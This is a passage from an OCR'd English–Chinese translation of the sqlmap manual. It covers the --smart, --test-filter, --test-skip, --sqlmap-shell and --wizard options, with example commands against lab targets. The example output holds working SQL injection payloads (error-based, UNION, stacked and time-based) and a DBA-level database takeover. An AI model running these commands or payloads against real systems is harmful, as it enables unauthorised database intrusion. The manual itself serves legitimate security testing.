


Conduct through tests only if positive heuristic(s)

Switch --smart
There are cases when user has a large list of potential target URLs (e.g. provided with option -m) and he wants to find a vulnerable target as fast as possible. If switch --smart is used, only parameters with which DBMS error(s) can be provoked, are being used further in scans. Otherwise they are skipped.
=>
有可能用户提供了大量的目标URL进行测试 (例如使用-m) 并且想从中获取到带有漏洞的URL时 如果使用了--smart选项 只有出现数据库错误的参数才会进行测试 否则会跳过此参数

Example against a MySQL target:

```
$ python sqlmap.py -u
"http://192.168.21.128/sqlmap/mysql/get_int.php?
ca=17&user=foo&id=1" --batch --smart
```



```
[xx:xx:14] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or
HAVING clause' injectable
[xx:xx:14] [INFO] testing 'MySQL inline queries'
[xx:xx:14] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[xx:xx:14] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[xx:xx:14] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[xx:xx:24] [INFO] GET parameter 'id' is 'MySQL > 5.0.11 AND time-based blind' in
jectable
[xx:xx:24] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[xx:xx:24] [INFO] automatically extending ranges for UNION query injection techn
ique tests as there is at least one other potential injection technique found
[xx:xx:24] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending t
he range for current UNION query injection technique test
[xx:xx:24] [INFO] target URL appears to have 3 columns in query
[xx:xx:24] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 colu
mns' injectable
[...]
```

Select (or skip) tests by payloads and/or titles

> Option `--test-filter`
> In case that you want to filter tests by their payloads and/or titles you can use this option. For example, if you want to test all payloads which have `ROW` keyword inside, you can use `--test-filter=ROW`.
> =>
> 如果你想payload中使用某种特定的方法 你可以使用这个选项

Example against a MySQL target:

```
$ python sqlmap.py -u
"http://192.168.21.128/sqlmap/mysql/get_int.php?id=1" --batch -
-test-filter=ROW
```

```
[...]
[xx:xx:39] [INFO] GET parameter 'id' is dynamic
[xx:xx:39] [WARNING] reflective value(s) found and filtering out
[xx:xx:39] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
[xx:xx:39] [INFO] testing for SQL injection on GET parameter 'id'
[xx:xx:39] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause
'
[xx:xx:39] [INFO] GET parameter 'id' is 'MySQL >= 4.1 AND error-based - WHERE or
HAVING clause' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
)? [y/N] N
sqlmap identified the following injection points with a total of 3 HTTP(s) reque
sts:
---
Place: GET
Parameter: id
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE or HAVING clause
Payload: id=1 AND ROW(4959,4971)>(SELECT COUNT(*),CONCAT(0x3a6d70623a,(SELEC
T (C
ASE WHEN (4959=4959) THEN 1 ELSE 0 END)),0x3a6b7a653a,FLOOR(RAND(0)*2))x FRO
M (S
ELECT 4706 UNION SELECT 3536 UNION SELECT 7442 UNION SELECT 3470)a GROUP BY
x)
---
[...]
```


Option `--test-skip=TEST`

> In case that you want to skip tests by their payloads and/or titles you can use this option. For example, if you want to skip all payloads which have BENCHMARK keyword inside, you can use --test-skip=BENCHMARK.
> =>
> 对应的 如果你想跳过某个特定的方法 你可以使用--test-skip

Interactive sqlmap shell

> Switch: --sqlmap-shell
> By using switch --sqlmap-shell user will be presented with the interactive sqlmap shell which has the history of all previous runs with used options and/or switches:
> =>
> 使用--sqlmap-shell你可以启用sqlmap的一个交互式的shell

```
$ python sqlmap.py --sqlmap-shell
sqlmap-shell> -u "http://testphp.vulnweb.com/artists.php?artist=1" --technique=BEU --batch
```



```
[xx:xx:12] [INFO] testing if the target URL is stable

[xx:xx:13] [INFO] target URL is stable

[xx:xx:13] [INFO] testing if GET parameter 'artist' is dynamic

[xx:xx:13] [INFO] confirming that GET parameter 'artist' is dynamic

[xx:xx:13] [INFO] GET parameter 'artist' is dynamic

[xx:xx:13] [INFO] heuristic (basic) test shows that GET parameter 'artist' might

be injectable (possible DBMS: 'MySQL')

[xx:xx:13] [INFO] testing for SQL injection on GET parameter 'artist'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp

ecific for other DBMSes? [Y/n] Y

for the remaining tests, do you want to include all tests for 'MySQL' extending

provided level (1) and risk (1) values? [Y/n] Y

[xx:xx:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[xx:xx:13] [INFO] GET parameter 'artist' seems to be 'AND boolean-based blind -

WHERE or HAVING clause' injectable

[xx:xx:13] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER B

Y or GROUP BY clause'

[xx:xx:13] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY

or GROUP BY clause'

[xx:xx:13] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER B

Y or GROUP BY clause (EXTRACTVALUE)'

[xx:xx:13] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY

or GROUP BY clause (EXTRACTVALUE)'

[xx:xx:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER B

Y or GROUP BY clause (UPDATEXML)'

[xx:xx:14] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY

or GROUP BY clause (UPDATEXML)'

[xx:xx:14] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER B

Y or GROUP BY clause (EXP)'

[xx:xx:14] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (E

XP)'

[xx:xx:14] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER B

Y or GROUP BY clause (BIGINT UNSIGNED)'

[xx:xx:14] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (B
```

```
IGINT UNSIGNED)'
[xx:xx:14] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER B
Y or GROUP BY clause'
[xx:xx:14] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE, HAVING clause'
[xx:xx:14] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause'
[xx:xx:14] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACT
VALUE)'
[xx:xx:14] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[xx:xx:14] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACT
VALUE)'
[xx:xx:15] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEX
ML)'
[xx:xx:15] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[xx:xx:15] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT
UNSIGNED)'
[xx:xx:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[xx:xx:15] [INFO] automatically extending ranges for UNION query injection techn
ique tests as there is at least one other (potential) technique found
[xx:xx:15] [INFO] ORDER BY technique seems to be usable. This should reduce the
time needed to find the right number of query columns. Automatically extending t
he range for current UNION query injection technique test
[xx:xx:15] [INFO] target URL appears to have 3 columns in query
[xx:xx:16] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 2
0 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 39 HTTP(s) re
quests:
---
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 5707=5707
```

```
Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: artist=-7983 UNION ALL SELECT CONCAT(0x716b706271,0x6f6c506a7473764

26d58446f634454616a4c647a6c6a69566e584e454c64666f6861466e697a5069,0x716a786a71),

NULL,NULL-- -

---

[xx:xx:16] [INFO] testing MySQL

[xx:xx:16] [INFO] confirming MySQL

[xx:xx:16] [INFO] the back-end DBMS is MySQL

web application technology: Nginx, PHP 5.3.10

back-end DBMS: MySQL >= 5.0.0

[xx:xx:16] [INFO] fetched data logged to text files under '/home/stamparm/.sqlma

p/output/testphp.vulnweb.com'

sqlmap-shell> -u "http://testphp.vulnweb.com/artists.php?artist=1" --banner

_

___ ___| |_____ ___ ___  {1.0-dev-2188502}

|_ -| . | |     | .'| . |

|___|_  |_|_|_|_|__,|  _|

|_|           |_|   http://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual

consent is illegal. It is the end user's responsibility to obey all applicable

local, state and federal laws. Developers assume no liability and are not respon

sible for any misuse or damage caused by this program


[*] starting at xx:xx:25


[xx:xx:26] [INFO] resuming back-end DBMS 'mysql'

[xx:xx:26] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

---

Parameter: artist (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause
```

```
Title: AND boolean-based blind - WHERE or HAVING clause

Payload: artist=1 AND 5707=5707


Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: artist=-7983 UNION ALL SELECT CONCAT(0x716b706271,0x6f6c506a7473764

26d58446f634454616a4c647a6c6a69566e584e454c64666f6861466e697a5069,0x716a786a71),

NULL,NULL-- -

---

[xx:xx:26] [INFO] the back-end DBMS is MySQL

[xx:xx:26] [INFO] fetching banner

web application technology: Nginx, PHP 5.3.10

back-end DBMS operating system: Linux Ubuntu

back-end DBMS: MySQL 5

banner:    '5.1.73-0ubuntu0.10.04.1'

[xx:xx:26] [INFO] fetched data logged to text files under '/home/stamparm/.sqlma

p/output/testphp.vulnweb.com'

sqlmap-shell> exit
```

Simple wizard interface for beginner users

> Switch: `--wizard`
>
> For beginner users there is a wizard interface which uses a simple workflow with as little questions as possible. If user just enters target URL and uses default answers (e.g. by pressing `Enter`) he should have a properly set sqlmap run environment by the end of the workflow.
>
> =>
>
> 对于初学者而言 建议使用`--wizard`选项 因为只是需要你简单的输入对应的命令来完成测试

Example against a Microsoft SQL Server target:

```
$ python sqlmap.py --wizard
```

```
sqlmap/1.0-dev-2defc30 - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at xx:xx:26

Please enter full target URL (-u): http://192.168.21.129/sqlmap/mssql/iis/get_in
t.asp?id=1
POST data (--data) [Enter for None]:
Injection difficulty (--level/--risk). Please choose:
[1] Normal (default)
[2] Medium
[3] Hard
> 1
Enumeration (--banner/--current-user/etc). Please choose:
[1] Basic (default)
[2] Smart
[3] All
> 1

sqlmap is running, please wait..

heuristic (parsing) test showed that the back-end DBMS could be 'Microsoft SQL S
erver'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
do you want to include all tests for 'Microsoft SQL Server' extending provided l
evel (1) and risk (1)? [Y/n] Y
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any
)? [y/N] N
```

```
sqlmap identified the following injection points with a total of 25 HTTP(s) requ
ests:
---
Place: GET
Parameter: id
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1 AND 2986=2986

Type: error-based
Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause
Payload: id=1 AND 4847=CONVERT(INT,(CHAR(58)+CHAR(118)+CHAR(114)+CHAR(100)+C
HAR(58)+(SELECT (CASE WHEN (4847=4847) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(58
)+CHAR(111)+CHAR(109)+CHAR(113)+CHAR(58)))

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CHAR(58)+CHAR(118)+CHAR(114)+CHAR(1
00)+CHAR(58)+CHAR(70)+CHAR(79)+CHAR(118)+CHAR(106)+CHAR(87)+CHAR(101)+CHAR(119)+
CHAR(115)+CHAR(114)+CHAR(77)+CHAR(58)+CHAR(111)+CHAR(109)+CHAR(113)+CHAR(58)--

Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries
Payload: id=1; WAITFOR DELAY '0:0:5'--

Type: AND/OR time-based blind
Title: Microsoft SQL Server/Sybase time-based blind
Payload: id=1 WAITFOR DELAY '0:0:5'--

Type: inline query
Title: Microsoft SQL Server/Sybase inline queries
Payload: id=(SELECT CHAR(58)+CHAR(118)+CHAR(114)+CHAR(100)+CHAR(58)+(SELECT
(CASE WHEN (6382=6382) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(58)+CHAR(111)+CHAR
(109)+CHAR(113)+CHAR(58))
```

```
---
web server operating system: Windows XP
web application technology: ASP, Microsoft IIS 5.1
back-end DBMS operating system: Windows XP Service Pack 2
back-end DBMS: Microsoft SQL Server 2005
banner:
---
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86)
Oct 14 2005 00:33:37
Copyright (c) 1988-2005 Microsoft Corporation
Express Edition on Windows NT 5.1 (Build 2600: Service Pack 2)
---
current user:    'sa'
current database:    'testdb'
current user is DBA:    True

[*] shutting down at xx:xx:52
```

总结

本文档由微信公众号【信安之路】的小伙伴翻译整理，由公众号的小编排版整理，欢迎大家关注我们的微信公众号，加入我们的学习交流群一起学习，共同成长。